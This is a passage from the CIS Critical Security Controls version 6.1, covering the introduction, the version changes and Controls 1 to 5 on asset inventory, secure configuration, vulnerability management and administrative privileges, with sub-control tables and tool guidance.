Metrics: Establish common metrics to provide a shared language for executives, IT specialists, auditors, and security officials to measure the effectiveness of security measures within an organization so that required adjustments can be identified and implemented quickly.

Continuous diagnostics and mitigation: Carry out continuous measurement to test and validate the effectiveness of current security measures and to help drive the priority of next steps.

Automation: Automate defenses so that organizations can achieve reliable, scalable, and continuous measurements of their adherence to the Controls and related metrics.

How to Get Started

The CIS Critical Security Controls are a relatively small number of prioritized, well-vetted, and supported security actions that organizations can take to assess and improve their current security state. They also change the discussion from “what should my enterprise do” to “what should we ALL be doing” to improve security across a broad scale.

But this is not a one-size-fits-all solution, in either content or priority. You must still understand what is critical to your business, data, systems, networks, and infrastructures, and you must consider the adversary actions that could impact your ability to be successful in the business or operations. Even a relatively small number of Controls cannot be executed all at once, so you will need to develop a plan for assessment, implementation, and process management.

Controls CSC 1 through CSC 5 are essential to success and should be considered among the very first things to be done. We refer to these as “Foundational Cyber Hygiene” – the basic things that you must do to create a strong foundation for your defense. This is the approach taken by, for example, the DHS Continuous Diagnostic and Mitigation (CDM) Program, one of the partners in the CIS Critical Security Controls. A similar approach is recommended by our partners in the Australian Signals Directorate (ASD) with their “Top Four Strategies to

Mitigate Targeted Intrusions”¹ – a well-regarded and demonstrably effective set of cyber-defense actions that map very closely into the CIS Critical Security Controls. This also closely corresponds to the message of the US CERT (Computer Emergency Readiness Team).

For a plain-language, accessible, and low-cost approach to these ideas, consider the Center for Internet Security’s “National Cyber Hygiene Campaign”. (Appendix D and www.cisecurity.org)

This Version of the CIS Critical Security Controls

The Controls were developed based on specific knowledge of the threat environment as well as the current technologies in the marketplace upon which our communications and data rely. One of the key benefits of the Controls is that they are not static; they are updated regularly and are tailored to address the security issues of the day. This version of the Controls reflects deliberation and consideration to ensure that every control and sub-control is accurate, essential, concise and relevant.

Changes from version 5.1 to Version 6.0 include the following:

- Re-ordering so that “Controlled Use of Administrative Privileges” is higher in priority (it moved from Control #12 to Controls #5)
- Deletion of Control #19 “Secure Network Engineering”
- New Control # 7 “Email and Web Browser Protections”
- New categorization scheme based on “families” of Controls and removal of the “quick win” categories.
- Each sub-Control is grouped into one of three Families:
 - System
 - Network
 - Application
- New appendices on the NIST Cybersecurity Framework, the National Hygiene Campaign for Cyber Hygiene and security governance.

Changes from Version 6.0 to Version 6.1 include the following:

- Each sub-Control is identified as either “Foundational” or “Advanced” as an aid to prioritization and planning. This replaces the original scheme found in Version 5 but dropped in Version 6.0. See Appendix G for a detailed explanation.
- Correction of a few minor typos or formatting errors.
- No change was made to the wording or ordering of any Control or sub-Control.

¹ <http://www.asd.gov.au/infosec/top-mitigations/top-4-strategies-explained.htm>

In addition to technical content, the Controls have a new home and new name. In 2015, the Center for Internet Security integrated with the Council on Cybersecurity, so they are now referred to as the “CIS Critical Security Controls.”

Other Resources

The true power of the Controls is not about creating the best list of things to do, it’s about harnessing the experience of a community of individuals and enterprises that make security improvements through prioritization, sharing ideas, and collective action.

To support this, the Center for Internet Security acts as a catalyst and clearinghouse to help us all learn from each other. Please contact the Center for Internet Security for the following kinds of working aids and other support materials:

- Mappings from the Controls to a very wide variety for formal Risk Management Frameworks (like FISMA, ISO, etc.).
- Use Cases of enterprise adoption
- Pointers to vendor white papers and other materials that support the Controls.
- Documentation on alignment with the NIST Cybersecurity Framework.

Structure of the CIS Critical Security Controls Document

The presentation of each Control in this document includes the following elements:

- A description of the importance of the Control (**Why is This Control Critical**) in blocking or identifying presence of attacks and an explanation of how attackers actively exploit the absence of this control.
- A chart of the specific actions (“sub-controls”) that organizations are taking to implement, automate, and measure effectiveness of this control.
- Procedures and Tools that enable implementation and automation.
- Sample **Entity Relationship Diagrams** that show components of implementation.

In addition to this document, we strongly recommend “A Measurement Companion to the CIS Critical Security Controls”, available from the Center for Internet Security.

Acknowledgements

The Center for Internet Security would like to thank the many security experts who volunteered their time and talent to support the Controls effort. Many of the individuals who worked on this version continue to lend their expertise year after year. We are extremely grateful for their time and expertise. Special recognition also goes to The SANS Institute, a major contributor to the effort.

CSC 1: Inventory of Authorized and Unauthorized Devices

Actively manage (inventory, track, and correct) all hardware devices on the network so that only authorized devices are given access, and unauthorized and unmanaged devices are found and prevented from gaining access.

Why Is This Control Critical?

Attackers, who can be located anywhere in the world, are continuously scanning the address space of target organizations, waiting for new and unprotected systems to be attached to the network. Attackers also look for devices (especially laptops) which come and go off of the enterprise's network, and so get out of synch with patches or security updates. Attacks can take advantage of new hardware that is installed on the network one evening but not configured and patched with appropriate security updates until the following day. Even devices that are not visible from the Internet can be used by attackers who have already gained internal access and are hunting for internal jump points or victims. Additional systems that connect to the enterprise's network (e.g., demonstration systems, temporary test systems, guest networks) should also be managed carefully and/or isolated in order to prevent adversarial access from affecting the security of enterprise operations.

As new technology continues to come out, BYOD (bring your own device) — where employees bring personal devices into work and connect them to the enterprise network — is becoming very common. These devices could already be compromised and be used to infect internal resources.

Managed control of all devices also plays a critical role in planning and executing system backup and recovery.

CSC 1: Inventory of Authorized and Unauthorized Devices				
Family	CSC	Control Description	Foundational	Advanced
System	1.1	Deploy an automated asset inventory discovery tool and use it to build a preliminary inventory of systems connected to an organization's public and private network(s). Both active tools that scan through IPv4 or IPv6 network address ranges and passive tools that identify hosts based on analyzing their traffic should be employed.	Y	<i>Use a mix of active and passive tools, and apply as part of a continuous monitoring program.</i>
System	1.2	If the organization is dynamically assigning addresses using DHCP, then deploy dynamic host configuration protocol (DHCP) server logging, and use this information to improve the asset inventory and help detect unknown systems.	Y	

Family	CSC	Control Description	Foundational	Advanced
System	1.3	Ensure that all equipment acquisitions automatically update the inventory system as new, approved devices are connected to the network.	Y	
System	1.4	Maintain an asset inventory of all systems connected to the network and the network devices themselves, recording at least the network addresses, machine name(s), purpose of each system, an asset owner responsible for each device, and the department associated with each device. The inventory should include every system that has an Internet protocol (IP) address on the network, including but not limited to desktops, laptops, servers, network equipment (routers, switches, firewalls, etc.), printers, storage area networks, Voice Over-IP telephones, multi-homed addresses, virtual addresses, etc. The asset inventory created must also include data on whether the device is a portable and/or personal device. Devices such as mobile phones, tablets, laptops, and other portable electronic devices that store or process data must be identified, regardless of whether they are attached to the organization's network.	Y	
System	1.5	Deploy network level authentication via 802.1x to limit and control which devices can be connected to the network. The 802.1x must be tied into the inventory data to determine authorized versus unauthorized systems.	Y	<i>Authentication mechanisms are closely coupled to management of hardware inventory</i>
System	1.6	Use client certificates to validate and authenticate systems prior to connecting to the private network.		Y

CSC 1 Procedures and Tools

This Control requires both technical and procedural actions, united in a process that accounts for and manages the inventory of hardware and all associated information throughout its life cycle. It links to business governance by establishing information/asset owners who are responsible for each component of a business process that includes information, software, and hardware. Organizations can use large-scale, comprehensive enterprise products to maintain IT asset inventories. Others use more modest tools to gather the data by sweeping the network, and manage the results separately in a database.

Maintaining a current and accurate view of IT assets is an ongoing and dynamic process. Organizations can actively scan on a regular basis, sending a variety of different packet types to identify devices connected to the network. Before such scanning can take place, organizations should verify that they have adequate bandwidth for such periodic scans by


consulting load history and capacities for their networks. In conducting inventory scans, scanning tools could send traditional ping packets (ICMP Echo Request) looking for ping responses to identify a system at a given IP address. Because some systems block inbound ping packets, in addition to traditional pings, scanners can also identify devices on the network using transmission control protocol (TCP) synchronize (SYN) or acknowledge (ACK) packets. Once they have identified IP addresses of devices on the network, some scanners provide robust fingerprinting features to determine the operating system type of the discovered machine.

In addition to active scanning tools that sweep the network, other asset identification tools passively listen on network interfaces for devices to announce their presence by sending traffic. Such passive tools can be connected to switch span ports at critical places in the network to view all data flowing through such switches, maximizing the chance of identifying systems communicating through those switches.

Many organizations also pull information from network assets such as switches and routers regarding the machines connected to the network. Using securely authenticated and encrypted network management protocols, tools can retrieve MAC addresses and other information from network devices that can be reconciled with the organization's asset inventory of servers, workstations, laptops, and other devices. Once MAC addresses are confirmed, switches should implement 802.1x and NAC to only allow authorized systems that are properly configured to connect to the network.

Wireless devices (and wired laptops) may periodically join a network and then disappear, making the inventory of currently available systems very dynamic. Likewise, virtual machines can be difficult to track in asset inventories when they are shut down or paused. Additionally, remote machines accessing the network using virtual private network (VPN) technology may appear on the network for a time, and then be disconnected from it. Whether physical or virtual, each machine using an IP address should be included in an organization's asset inventory.

CSC 1 System Entity Relationship Diagram



CSC 2: Inventory of Authorized and Unauthorized Software

Actively manage (inventory, track, and correct) all software on the network so that only authorized software is installed and can execute, and that unauthorized and unmanaged software is found and prevented from installation or execution.

Why Is This Control Critical?

Attackers continuously scan target organizations looking for vulnerable versions of software that can be remotely exploited. Some attackers also distribute hostile web pages, document files, media files, and other content via their own web pages or otherwise trustworthy third-party sites. When unsuspecting victims access this content with a vulnerable browser or other client-side program, attackers compromise their machines, often installing backdoor programs and bots that give the attacker long-term control of the system. Some sophisticated attackers may use zero-day exploits, which take advantage of previously unknown vulnerabilities for which no patch has yet been released by the software vendor. Without proper knowledge or control of the software deployed in an organization, defenders cannot properly secure their assets.

Poorly controlled machines are more likely to be either running software that is unneeded for business purposes (introducing potential security flaws), or running malware introduced by an attacker after a system is compromised. Once a single machine has been exploited, attackers often use it as a staging point for collecting sensitive information from the compromised system and from other systems connected to it. In addition, compromised machines are used as a launching point for movement throughout the network and partnering networks. In this way, attackers may quickly turn one compromised machine into many. Organizations that do not have complete software inventories are unable to find systems running vulnerable or malicious software to mitigate problems or root out attackers.

Managed control of all software also plays a critical role in planning and executing system backup and recovery.

CSC 2: Inventory of Authorized and Unauthorized Software				
Family	CSC	Control Description	Foun- dational	Advanced
System	2.1	Devise a list of authorized software and version that is required in the enterprise for each type of system, including servers, workstations, and laptops of various kinds and uses. This list should be monitored by file integrity checking tools to validate that the authorized software has not been modified.	Y	<i>File integrity is verified as part of a continuous monitoring program.</i>

Family	CSC	Control Description	Foundational	Advanced
System	2.2	Deploy application whitelisting that allows systems to run software only if it is included on the whitelist and prevents execution of all other software on the system. The whitelist may be very extensive (as is available from commercial whitelist vendors), so that users are not inconvenienced when using common software. Or, for some special-purpose systems (which require only a small number of programs to achieve their needed business functionality), the whitelist may be quite narrow.	Y	<i>Whitelist application libraries (such as DLLs) in addition to executable binaries (such as EXEs and MSIs).</i>
System	2.3	Deploy software inventory tools throughout the organization covering each of the operating system types in use, including servers, workstations, and laptops. The software inventory system should track the version of the underlying operating system as well as the applications installed on it. The software inventory systems must be tied into the hardware asset inventory so all devices and associated software are tracked from a single location.	Y	<i>Hardware and software inventory management are closely coupled, and managed centrally.</i>
System	2.4	Virtual machines and/or air-gapped systems should be used to isolate and run applications that are required for business operations but based on higher risk should not be installed within a networked environment.		Y


CSC 2 Procedures and Tools

Whitelisting can be implemented using a combination of commercial whitelisting tools, policies or application execution tools that come with anti-virus suites and with Windows. Commercial software and asset inventory tools are widely available and in use in many enterprises today. The best of these tools provide an inventory check of hundreds of common applications used in enterprises, pulling information about the patch level of each installed program to ensure that it is the latest version and leveraging standardized application names, such as those found in the common platform enumeration specification.

Features that implement whitelists are included in many modern endpoint security suites. Moreover, commercial solutions are increasingly bundling together anti-virus, anti-spyware, personal firewall, and host-based intrusion detection systems (IDS) and intrusion prevention systems (IPS), along with application white and black listing. In particular, most endpoint security solutions can look at the name, file system location, and/or cryptographic hash of a given executable to determine whether the application should be allowed to run on the protected machine. The most effective of these tools offer custom whitelists based on executable path, hash, or regular expression matching. Some even

include a gray list function that allows administrators to define rules for execution of specific programs only by certain users and at certain times of day.

CSC 2 System Entity Relationship Diagram



CSC 3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers

Establish, implement, and actively manage (track, report on, correct) the security configuration of laptops, servers, and workstations using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

Why Is This Control Critical?

As delivered by manufacturers and resellers, the default configurations for operating systems and applications are normally geared to ease-of-deployment and ease-of-use – not security. Basic controls, open services and ports, default accounts or passwords, older (vulnerable) protocols, pre-installation of unneeded software; all can be exploitable in their default state.

Developing configuration settings with good security properties is a complex task beyond the ability of individual users, requiring analysis of potentially hundreds or thousands of options in order to make good choices (the Procedures and Tool section below provides resources for secure configurations). Even if a strong initial configuration is developed and installed, it must be continually managed to avoid security “decay” as software is updated or patched, new security vulnerabilities are reported, and configurations are “tweaked” to allow the installation of new software or support new operational requirements. If not, attackers will find opportunities to exploit both network-accessible services and client software.

CSC 3: Secure Configurations for Hardware and Software				
Family	CSC	Control Description	Foun- dational	Advanced
System	3.1	Establish standard secure configurations of operating systems and software applications. Standardized images should represent hardened versions of the underlying operating system and the applications installed on the system. These images should be validated and refreshed on a regular basis to update their security configuration in light of recent vulnerabilities and attack vectors.	Y	
System	3.2	Follow strict configuration management, building a secure image that is used to build all new systems that are deployed in the enterprise. Any existing system that becomes compromised should be re-imaged with the secure build. Regular updates or exceptions to this image should be integrated into the organization’s change management processes. Images should be created for workstations, servers, and other system types used by the organization.	Y	

Family	CSC	Control Description	Foundational	Advanced
System	3.3	Store the master images on securely configured servers, validated with integrity checking tools capable of continuous inspection, and change management to ensure that only authorized changes to the images are possible. Alternatively, these master images can be stored in offline machines, air-gapped from the production network, with images copied via secure media to move them between the image storage servers and the production network.	Y	<i>File integrity of master images are verified as part of a continuous monitoring program.</i>
System	3.4	Perform all remote administration of servers, workstation, network devices, and similar equipment over secure channels. Protocols such as telnet, VNC, RDP, or others that do not actively support strong encryption should only be used if they are performed over a secondary encryption channel, such as SSL, TLS or IPSEC.	Y	
System	3.5	Use file integrity checking tools to ensure that critical system files (including sensitive system and application executables, libraries, and configurations) have not been altered. The reporting system should: have the ability to account for routine and expected changes; highlight and alert on unusual or unexpected alterations; show the history of configuration changes over time and identify who made the change (including the original logged-in account in the event of a user ID switch, such as with the su or sudo command). These integrity checks should identify suspicious system alterations such as: owner and permissions changes to files or directories; the use of alternate data streams which could be used to hide malicious activities; and the introduction of extra files into key system areas (which could indicate malicious payloads left by attackers or additional files inappropriately added during batch distribution processes).	Y	<i>File integrity of critical system files are verified as part of a continuous monitoring program.</i>
System	3.6	Implement and test an automated configuration monitoring system that verifies all remotely testable secure configuration elements, and alerts when unauthorized changes occur. This includes detecting new listening ports, new administrative users, changes to group and local policy objects (where applicable), and new services running on a system. Whenever possible use tools compliant with the Security Content Automation Protocol (SCAP) in order to streamline reporting and integration.	Y	

Family	CSC	Control Description	Foun- dational	Advanced
System	3.7	Deploy system configuration management tools, such as Active Directory Group Policy Objects for Microsoft Windows systems or Puppet for UNIX systems that will automatically enforce and redeploy configuration settings to systems at regularly scheduled intervals. They should be capable of triggering redeployment of configuration settings on a scheduled, manual, or event-driven basis.	Y	

CSC 3 Procedures and Tools

Rather than start from scratch developing a security baseline for each software system, organizations should start from publicly developed, vetted, and supported security benchmarks, security guides, or checklists. Excellent resources include:


- The Center for Internet Security Benchmarks Program (www.cisecurity.org)
- The NIST National Checklist Program (checklists.nist.gov)

Organizations should augment or adjust these baselines to satisfy local policies and requirements, but deviations and rationale should be documented to facilitate later reviews or audits.

For a complex enterprise, the establishment of a single security baseline configuration (for example, a single installation image for all workstations across the entire enterprise) is sometimes not practical or deemed unacceptable. It is likely that you will need to support different standardized images, based on the proper hardening to address risks and needed functionality of the intended deployment (example, a web server in the DMZ vs. an email or other application server in the internal network). The number of variations should be kept to a minimum in order to better understand and manage the security properties of each, but organizations then must be prepared to manage multiple baselines.

Commercial and/or free configuration management tools can then be employed to measure the settings of operating systems and applications of managed machines to look for deviations from the standard image configurations. Typical configuration management tools use some combination of an agent installed on each managed system, or agentless inspection of systems by remotely logging in to each managed machine using administrator credentials. Additionally, a hybrid approach is sometimes used whereby a remote session is initiated, a temporary or dynamic agent is deployed on the target system for the scan, and then the agent is removed.

CSC 3 System Entity Relationship Diagram



CSC 4: Continuous Vulnerability Assessment and Remediation

Continuously acquire, assess, and take action on new information in order to identify vulnerabilities, remediate, and minimize the window of opportunity for attackers.

Why Is This Control Critical?

Cyber defenders must operate in a constant stream of new information: software updates, patches, security advisories, threat bulletins, etc. Understanding and managing vulnerabilities has become a continuous activity, requiring significant time, attention, and resources.

Attackers have access to the same information and can take advantage of gaps between the appearance of new knowledge and remediation. For example, when researchers report new vulnerabilities, a race starts among all parties, including: attackers (to “weaponize”, deploy an attack, exploit); vendors (to develop, deploy patches or signatures and updates), and defenders (to assess risk, regression-test patches, install).

Organizations that do not scan for vulnerabilities and proactively address discovered flaws face a significant likelihood of having their computer systems compromised. Defenders face particular challenges in scaling remediation across an entire enterprise, and prioritizing actions with conflicting priorities, and sometimes-uncertain side effects.

CSC 4: Continuous Vulnerability Assessment and Remediation				
Family	CSC	Control Description	Foundational	Advanced
System	4.1	Run automated vulnerability scanning tools against all systems on the network on a weekly or more frequent basis and deliver prioritized lists of the most critical vulnerabilities to each responsible system administrator along with risk scores that compare the effectiveness of system administrators and departments in reducing risk. Use a SCAP-validated vulnerability scanner that looks for both code-based vulnerabilities (such as those described by Common Vulnerabilities and Exposures entries) and configuration-based vulnerabilities (as enumerated by the Common Configuration Enumeration Project).	Y	<i>Vulnerability risk scoring is centrally measured and managed, and integrated into action planning.</i>
System	4.2	Correlate event logs with information from vulnerability scans to fulfill two goals. First, personnel should verify that the activity of the regular vulnerability scanning tools is itself logged. Second, personnel should be able to correlate attack detection events with prior vulnerability scanning results to determine whether the given exploit was used against a target known to be vulnerable.	Y	

Family	CSC	Control Description	Foun- dational	Advanced
System	4.3	Perform vulnerability scanning in authenticated mode either with agents running locally on each end system to analyze the security configuration or with remote scanners that are given administrative rights on the system being tested. Use a dedicated account for authenticated vulnerability scans, which should not be used for any other administrative activities and should be tied to specific machines at specific IP addresses. Ensure that only authorized employees have access to the vulnerability management user interface and that roles are applied to each user.	Y	
System	4.4	Subscribe to vulnerability intelligence services in order to stay aware of emerging exposures, and use the information gained from this subscription to update the organization's vulnerability scanning activities on at least a monthly basis. Alternatively, ensure that the vulnerability scanning tools you use are regularly updated with all relevant important security vulnerabilities.	Y	
System	4.5	Deploy automated patch management tools and software update tools for operating system and software/applications on all systems for which such tools are available and safe. Patches should be applied to all systems, even systems that are properly air gapped.	Y	
System	4.6	Monitor logs associated with any scanning activity and associated administrator accounts to ensure that this activity is limited to the timeframes of legitimate scans.	Y	
System	4.7	Compare the results from back-to-back vulnerability scans to verify that vulnerabilities were addressed, either by patching, implementing a compensating control, or documenting and accepting a reasonable business risk. Such acceptance of business risks for existing vulnerabilities should be periodically reviewed to determine if newer compensating controls or subsequent patches can address vulnerabilities that were previously accepted, or if conditions have changed, increasing the risk.	Y	
System	4.8	Establish a process to risk-rate vulnerabilities based on the exploitability and potential impact of the vulnerability, and segmented by appropriate groups of assets (example, DMZ servers, internal network servers, desktops, laptops). Apply patches for the riskiest vulnerabilities first. A phased rollout can be used to minimize the impact to the organization. Establish expected patching timelines based on the risk rating level.	Y	

CSC 4 Procedures and Tools

A large number of vulnerability scanning tools are available to evaluate the security configuration of systems. Some enterprises have also found commercial services using remotely managed scanning appliances to be effective. To help standardize the definitions of discovered vulnerabilities in multiple departments of an organization or even across organizations, it is preferable to use vulnerability scanning tools that measure security flaws and map them to vulnerabilities and issues categorized using one or more of the following industry-recognized vulnerability, configuration, and platform classification schemes and languages: CVE, CCE, OVAL, CPE, CVSS, and/or XCCDF.

Advanced vulnerability scanning tools can be configured with user credentials to log in to scanned systems and perform more comprehensive scans than can be achieved without login credentials. The frequency of scanning activities, however, should increase as the diversity of an organization's systems increases to account for the varying patch cycles of each vendor.

In addition to the scanning tools that check for vulnerabilities and misconfigurations across the network, various free and commercial tools can evaluate security settings and configurations of local machines on which they are installed. Such tools can provide fine-grained insight into unauthorized changes in configuration or the inadvertent introduction of security weaknesses by administrators.


Effective organizations link their vulnerability scanners with problem-ticketing systems that automatically monitor and report progress on fixing problems, and that make unmitigated critical vulnerabilities visible to higher levels of management to ensure the problems are solved.

The most effective vulnerability scanning tools compare the results of the current scan with previous scans to determine how the vulnerabilities in the environment have changed over time. Security personnel use these features to conduct vulnerability trending from month to month.

As vulnerabilities related to unpatched systems are discovered by scanning tools, security personnel should determine and document the amount of time that elapses between the public release of a patch for the system and the occurrence of the vulnerability scan. If this time window exceeds the organization's benchmarks for deployment of the given patch's criticality level, security personnel should note the delay and determine if a deviation was formally documented for the system and its patch. If not, the security team should work with management to improve the patching process.

Additionally, some automated patching tools may not detect or install certain patches due to an error by the vendor or administrator. Because of this, all patch checks should reconcile system patches with a list of patches each vendor has announced on its website.

CSC 4 System Entity Relationship Diagram



CSC 5: Controlled Use of Administrative Privileges

The processes and tools used to track/control/prevent/correct the use, assignment, and configuration of administrative privileges on computers, networks, and applications.

Why Is This Control Critical?

The misuse of administrative privileges is a primary method for attackers to spread inside a target enterprise. Two very common attacker techniques take advantage of uncontrolled administrative privileges. In the first, a workstation user running as a privileged user, is fooled into opening a malicious email attachment, downloading and opening a file from a malicious website, or simply surfing to a website hosting attacker content that can automatically exploit browsers. The file or exploit contains executable code that runs on the victim's machine either automatically or by tricking the user into executing the attacker's content. If the victim user's account has administrative privileges, the attacker can take over the victim's machine completely and install keystroke loggers, sniffers, and remote control software to find administrative passwords and other sensitive data. Similar attacks occur with email. An administrator inadvertently opens an email that contains an infected attachment and this is used to obtain a pivot point within the network that is used to attack other systems.

The second common technique used by attackers is elevation of privileges by guessing or cracking a password for an administrative user to gain access to a target machine. If administrative privileges are loosely and widely distributed, or identical to passwords used on less critical systems, the attacker has a much easier time gaining full control of systems, because there are many more accounts that can act as avenues for the attacker to compromise administrative privileges.

CSC 5: Controlled Use of Administrative Privileges				
Family	CSC	Control Description	Foun- dational	Advanced
System	5.1	Minimize administrative privileges and only use administrative accounts when they are required. Implement focused auditing on the use of administrative privileged functions and monitor for anomalous behavior.	Y	
System	5.2	Use automated tools to inventory all administrative accounts and validate that each person with administrative privileges on desktops, laptops, and servers is authorized by a senior executive.	Y	
System	5.3	Before deploying any new devices in a networked environment, change all default passwords for applications, operating systems, routers, firewalls, wireless access points, and other systems to have values consistent with administration-level accounts.	Y	

